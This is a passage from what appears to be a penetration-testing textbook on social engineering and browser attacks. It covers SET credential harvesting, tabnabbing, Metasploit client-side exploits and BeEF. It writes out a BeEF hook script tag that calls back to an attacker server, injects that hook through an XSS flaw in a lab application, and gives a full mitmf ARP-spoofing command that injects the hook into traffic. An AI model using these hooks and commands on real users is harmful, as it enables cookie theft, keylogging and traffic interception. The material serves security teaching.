
The user visits the website assuming it to be the real one and types in credentials which are captured by the attacker and can be used to impersonate the victim. The social engineering tool retrieves the username and password by capturing all `POST` requests on the website and identifies predictable field names from it.

The data captured is saved in `/var/www` directory and its contents can be viewed as shown in the following screenshot:

The success of all social engineering attacks depends on the level of user interaction.

Web jacking attack

The web jacking attack is similar to the credential harvesting attack with a few additional tricks. Using this method, the attacker creates a fake website and when the user clicks on the link a web page appears with a message stating that the website has been moved and that you need to click on the message which includes the link to the website, as shown in the following screenshot:



If the user hovers over the message, the correct URL of the website is shown in the status bar at the bottom. But as soon as the user clicks on the message, the browser is redirected to the fake website that the social engineering toolkit cloned.

The steps to build a web jacking attack are similar to the credential harvesting attack. These modules from the social engineering toolkit should be used to impart training to the users and educate them on ways to respond to such attacks.


Metasploit browser exploit

With the integration of the social engineering toolkit and Metasploit, you can use the client-side exploits available in Metasploit directly from the interface of SET. The Metasploit browser exploit method is part of the website attack module.

Using this attack module, you can get shell access on the victim's computer by exploiting multiple client-side softwares listed as follows. For example, a malicious website can exploit the memory corruption vulnerability in Microsoft Internet Explorer and inject shell into it. Similarly, other client-side software can be exploited using malicious files:

- Microsoft Internet explorer
- Java
- Adobe Flash Player
- Apple QuickTime
- Firefox

Metasploit has multiple exploits for client-side software. Using a malicious website, you can exploit the vulnerabilities in these softwares and inject a shell into the machine of the end user. The malicious website can be created by using prebuilt templates or can be cloned from a live website which can entice the user. Along with the exploit, you also have to select the payload. The reverse TCP shell is the recommended payload as the client will create an outbound connection to your server, which can help circumvent any firewall rules. Once you have selected the exploit, payload SET will ask for a few details as shown in the following screenshot. In order for the reverse shell to connect back to the attacker's machine, you need to specify the IP address of the Kali Linux machine when configuring the attack. If Kali Linux is behind a firewall and NAT is implemented, you will also have to provide the public IP address so that the victim can reach the clone website as shown here. Also, make sure you have the port forwarding and NAT rules correctly configured:




Tabnabbing attack

All the major web browsers have introduced the tabbed browsing feature that allows the user to open multiple web pages in a single browser window. Each section of the browser window is known as a tab. The tabnabbing attack makes use of this feature to open a fake website on the browser when the tab is not in focus and the user is viewing another web page in a different tab. The JavaScript on the malicious page will redirect itself to the cloned website.


The tabnabbing attack is deployed when you want to redirect the user to a malicious website that you control. This website is normally a cloned web page of a popular website the user uses.

Here are steps that we would follow to build the attack:

1. You need to clone a website to entice the user, which can be done from the social engineering toolkit interface.
2. Next you need to trick the user into opening the URL. When the URL is clicked, the following web page shows up asking the user to wait until the web page is loaded:



3. As soon as the user switches to another tab, the web page is redirected to the fake website that you created. If you view the source of this URL, you will see JavaScript is used to perform the redirect when the tab is not in focus. Once the cloned website opens and the user moves back to the tab, they might assume the website to be the real one. The attacker can clone the login page of the web page to steal the credentials:



Browser exploitation framework

End users are seen as high-value targets that are also prone to attacks through social engineering and spear phishing campaigns. As we discussed before, client-side software presents an attractive attack surface when combined with social engineering attacks. Web browsers are one of the most widely used pieces of client-side software. You won't find even a single organisation that does not use web browsers for their day-to-day activities. Web browsers are used in a wide variety of activities, some of which are really critical. They are as follows:

- Administration of many devices/appliances have now moved to a web browser from previously used think clients
- Everything managed in your cloud infrastructure is done using a web browser
- E-mail accounts to online net banking all rely on web browsers to make their products accessible to a large number of users

In *Chapter 6*, *Exploiting Clients Using XSS and CSRF Flaws*, we learned about the cross-site scripting flaw where an attacker could inject in JavaScript and steal information from the client. With **browser exploitation framework** (**BeEF**) exploiting a cross-site scripting flaw has become easier and fun to play with. Besides, exploiting XSS flaws, the tool can also make web browsers attack other websites using injected JavaScript.

Introducing BeEF

BeEF is a framework similar to Metasploit in which we have different modules that we can use depending on what we are trying to achieve. It's a platform which you can use to generate and deliver payloads directly to the target web browser. The BeEF attack tool is written in the Ruby programming language. The features that make the BeEF such an attractive tool for social engineering attacks are the different types of modules, easy to use interface, and its ability to control many web browsers at the same time using something known as a hook.

JavaScript is the dominant client-side scripting language used in web browsers and it is used by BeEF to connect a client web browser to the server on which BeEF is running. BeEF consists of two major components:

- A server application that manages the hooked clients, also known as zombies
- A JavaScript hook that runs in the web browser of the victim

The hook is a JavaScript hosted on the server that is referenced in a client-side code downloaded by the web browser and is used as command and control channel. Once the hook is processed by the web browser, it dials back home to the BeEF server and will relay JavaScript based commands between the BeEF server and the client.

An example of a hook is shown in the following code. This code is injected in a HTML file that is downloaded by the web browser:

```
<script type="text/javascript"
src="http://<BeEF_server_IP>:3000/hook.js"></script>
```

BeEF hook injection

The hook can be injected in the browser in the following ways:

- The attacker could exploit an XSS flaw on a web application and inject the BeEF hook through it. The web browser of the end user who interacts with the vulnerable website would download the Javascript from the BeEF server and get hooked to it.
- Another method is the attacker cloning a popular website or a website that the user frequently visits and injecting the BeEF hook into the HTML file. Any user interacting with that website would get hooked. This method requires a successful social engineering attack which would lure the user into visiting the malicious website.
- A method that is not so common is using an MITM attack to inject the hook into the browser. Shank and MITMf are two tools that can be used to achieve this. In order to use this method, the attacker needs to have control over the network between the client and the server.

Some of the features and uses of the BeEF tool are listed as follows:

- Port scanner
- Key logger


- Browser information gathering
- Bind shell
- Network mapping
- Metasploit integration

Let's get started with the tool. It is found at **Applications | Exploitation Tools**. A graphical user interface will open in the web browser. To start the tool from the bash shell, navigate to `/usr/share/beef-xss` directory and start the BeEf executable. The bash shell will display the hook URL, UI URL, and other useful information.

The default username and password to log into the web interface is `beef`.

After logging into the application, you will be greeted with a homepage that will have you getting started with the tool. BeEF comes along with a demo page where you point the browser and check the various features of BeEF. The URL to the demo page is `http://<IP_BeEF_Server>:3000/demos/basic.html`.

The left-hand side pane of the BeEF panel displays the hooked browsers and other related information about the hooked client; the online node will list the browsers that are currently active. The pane on the right-hand side consists of different options provided by the tool:



The modules and the information gathered by BeEF are separated into various tabs in the right-hand pane described as follows:


- **Details**: This tab displays all the information gathered by BeEF using the hook. It displays the browser version and the underlying operating system. The tool also identifies if other browser components are installed such as Flash, VBScript, ActiveX, and media player plugins. All this information is gathered just by using the JavaScript hook.
- **Logs**: This section saves all the activity happening on the browser. It will log when the browser loses and regains focus. It will catch all the mouse clicks on the browser and the text typed by the user into the browser.
- **Commands**: This section has all the juicy and attractive modules listed in a tree. Each module will have colored icons beside it, which indicate the following:
    - Green indicates that the module would work against the target and will remain invisible to the end user.
    - Red indicates that the module would not work against the target. Although I have seen some modules work even if the icon color is red, so there is no harm in trying.
    - Orange indicates that the module activities will be visible to the user. There are some modules which will display a pop-up box asking for the user's permission; an example is running the webcam module.
    - Gray indicates that the module has not yet been tested against the hooked browser.

      The modules in the **Commands** section can be categorized as follows:
        - Browser reconnaissance
        - Exploit modules
        - Host information gathering
        - Persistence modules
        - Network recon

Browser reconnaissance


The modules in this category can be used to extract a wide range of information about the web browser. Modules are present to identify different software installed on the victim's machine such as MS Office, QuickTime, and VLC to name a few. There is a separate module to detect the default web browser configured. This information can then be used to develop further exploits customized to a browser.

You need to select the module and click on the **Execute** button on the bottom-right corner. In the following screenshot, the exploited browser is found to have Silverlight installed:




We can use the **Get Cookie** module to steal the session cookie from the browser that is hooked by exploiting a XSS flaw. Capturing the data entered by the user in the form fields can also be done using the **Get Form Values** module.

In the following screenshot, the domain name `www.google.com` was captured when the user typed it in, one of the form fields:



Exploit modules


Besides information gathering modules, BeEF also has some cool exploit modules for specific devices. As shown in the following screenshot, there are modules for NAS devices, routers, and switches. These modules can be used to exploit publicly disclosed XSS and CSRF flaws in the web interface of these devices, which can then be used to change administrator password and configuration of these devices:



Host information gathering

The ultimate aim of the attacker is to gain complete control of the victim's computer. Some of the modules that might be useful are listed in the host section. Using the **Get Geolocation** and **Get Physical Location** modules, you can learn about the public IP address and physical location of the machine. The **Detect Virtual Machine** module can identify if the machine is a physical machine or virtually hosted.

The **Get Clipboard** module captures the data in the clipboard and will display it in the results pane. This module will prompt the user to allow access to the clipboard, hence it is not completely transparent to the user. An image of the alert box is shown in the following screenshot:



Persistence module

Making the user browse the website while you are executing the modules might not always be successful. As soon as the user navigates to another website or closes the browser, the hook is lost and you can no longer execute any modules. Creating a really attractive website that would entice the user for a longer period is one of the options. BeEF has modules that might help you achieve a level of persistence that can irritate the user:

- **Confirm close tab**: This module will prompt the user when he tries to close the tab. If the user clicks on **Yes**, it will again display the same dialog box.
- **Create Pop Under**: This module creates a pop up, thereby creating a persistent connection to the BeEF server.

Network recon

The modules in this category can be used to attack other machines on the same network as the victim. Some of the modules are listed as follows:


- **DOSer**: This module makes an infinite number of `GET` and `POST` requests to a target web server thus slowing it down
- **Detect Tor**: This module detects if the victim is using Tor to surf the web
- **DNS enumeration**: This module discovers hosts on the network using a dictionary
- **Ping Sweep**: This module identifies online hosts on the network
- **Port Scanner**: This module scans for open ports on the specified target

Using the network recon modules, you can create a network map just by using JavaScript hooked on to the web browser.

Inter-protocol exploitation and communication

Another set of modules are listed in the **Inter-protocol exploitation and communication** (**IPEC**) node, which can be used to exploit applications that use different protocols other than HTTP. Inter-protocol communication is a process by which applications use different protocols to exchange data. The modules in IPEC are created with the aim of exploiting vulnerable non HTTP applications by submitting a malicious payload through the `POST` method. The session control and other complicated components of the protocol are taken care of by the BeEF module.

The first module is the **cross-site faxing** (**XSF**) module, which can be used to send a fax via a vulnerable active fax server by sending an inter-protocol command through a zombie under your control. You need to specify the IP address of the fax server, port number, and recipient fax number, as shown in the following screenshot:



An interesting module in IPEC is the Bindshell (Windows), which allows you to connect to a listening windows shell through the web browser you exploited. The web browser acts like an IRC channel relaying commands between the BeEF server and the shell. This module is really useful in a scenario where you already have a compromised machine spawning a shell, but it's not reachable from the internet and reverse shell is not possible. You can use the hooked browser to relay your commands to the compromised machine over the HTTP protocol.

Exploiting the mutillidae XSS flaw using BeEF

Mutillidae is a vulnerable web application that is included in the OWASP vulnerable web application virtual machine that we installed in *Chapter 4*, *Major Flaws in Web Applications*.


We will be exploiting the XSS vulnerability in the mutillidae web application using BeEF. I have mutillidae installed on a machine with IP address `192.168.1.72` in my test lab. The URL to the XSS flaw is located at **OWASP Top 10** | **A2 – Cross site scripting (XSS)** | **BeEF framework targets** | **DNS lookup**.

We already know that the **Hostname/IP** field is vulnerable to as XSS flaw. The BeEF hook is then injected into the field which would download the JavaScript onto the web browser from the BeEF server. Once the web browser is hooked to the BeEF server, we can execute the command modules and perform information gathering.

Here's the code to be injected. The IP address would change depending on your lab setup:


```
<script src="http://192.168.1.70:3000/hook.js"></script>
```

In the following screenshot, we can see the injected hook:




On the BeEF server, you would see the IP address of the victim in the online browsers pane. The most common use of the XSS attack is to steal the cookie so that you can perform a session hijacking attack. Using the **Get Cookie** module, we can extract the cookie assigned to the user's session without writing any JavaScript. Select the **Get Cookie** module and click on the **Execute** button on the bottom-right corner. As you can see in the following screenshot, there are two cookies assigned to the user session: one is assigned by the mutillidae web server by the name `PHPSESSID` and the other one is assigned by the BeEF server itself to identify the web browser.

When the **HttpOnly** flag is included in the **Set-Cookie** response header, it can help mitigate the risk of client-side JavaScript accessing the cookie:




Next, we would run a port scan on a machine that is on the same network as the hooked browser. The **Port Scanner** module is listed in the **Network** section. The configuration options for the **Port Scanner** module are self-explanatory.

As shown in the following screenshot, you can specify ports that you want to scan and define timeout for open and closed ports:



The output of the port scan when finished is displayed in the **Command results** pane, as shown in the following screenshot:



Injecting the BeEF hook using MITM

The third way to inject the BeEF hook that we discussed earlier was through an MITM attack. An MITM attack is only possible if you have control over the network between the victim and server. Once successful, it could be used to exploit a large number of clients and the BeEF hook could be injected in every website the user tries to access.

We would be using the MITMf tool to perform the man-in-the-middle attack by using the ARP spoofing technique, the tool also consists of plugins which can inject a JavaScript hook URL into every website request passing through it.

ARP spoofing is a technique where the attacker poison's the computer's ARP cache with a forged ARP mapping in order to manipulate the traffic between two hosts. Detailed explanation of the ARP spoofing attack can be found at `http://www.arppoisoning.com/how-does-arp-poisoning-work/`.

The MITMf tool does not come installed with Kali Linux. It has to be installed separately using the following command:

```
apt-get install mitmf
```

Make sure you have the correct repositories set in the `sources.list` file present in the `/etc/apt/` directory as the installation of the tool would require some additional files to resolve the dependencies issue, which can be found at the following links:

- `deb http://http.kali.org/kali kali main non-free contrib`
- `deb http://security.kali.org/kali-security kali/updates main contrib non-free`
- `deb-src http://http.kali.org/kali kali main non-free contrib`
- `deb-src http://security.kali.org/kali-security kali/updates main contrib non-free`

Once the tool is installed, identify the IP address of the victim and the default gateway. The Kali Linux machine will act as the man-in-the-middle and redirect traffic from both endpoints.

The complete command which would perform the ARP spoofing and also configure MITMf to inject the URL is shown as follows:

```
mitmf -i eth0 --arp --spoof --gateway 192.168.1.123 --target
192.168.1.22 --inject --js-url http://192.168.1.70:3000/hook.js
```

This command will generate the following output:

```
root@kali-1:~# mitmf -i eth0 --arp --spoof --gateway 192.168.1.123 --target 192.
168.1.22 --inject --js-url http://192.168.1.70:3000/hook.js
[*] MITMf v0.9 started... initializing plugins and modules
[*] ARP Spoofing enabled
[*] Spoof plugin online
[*] Setting up iptables
[*] Inject plugin online

[*] sslstrip v0.9 by Moxie Marlinspike running...
[*] sergio-proxy v0.2.1 online
2015-07-04 05:36:28 192.168.1.22 Sending Request: cacerts.digicert.com
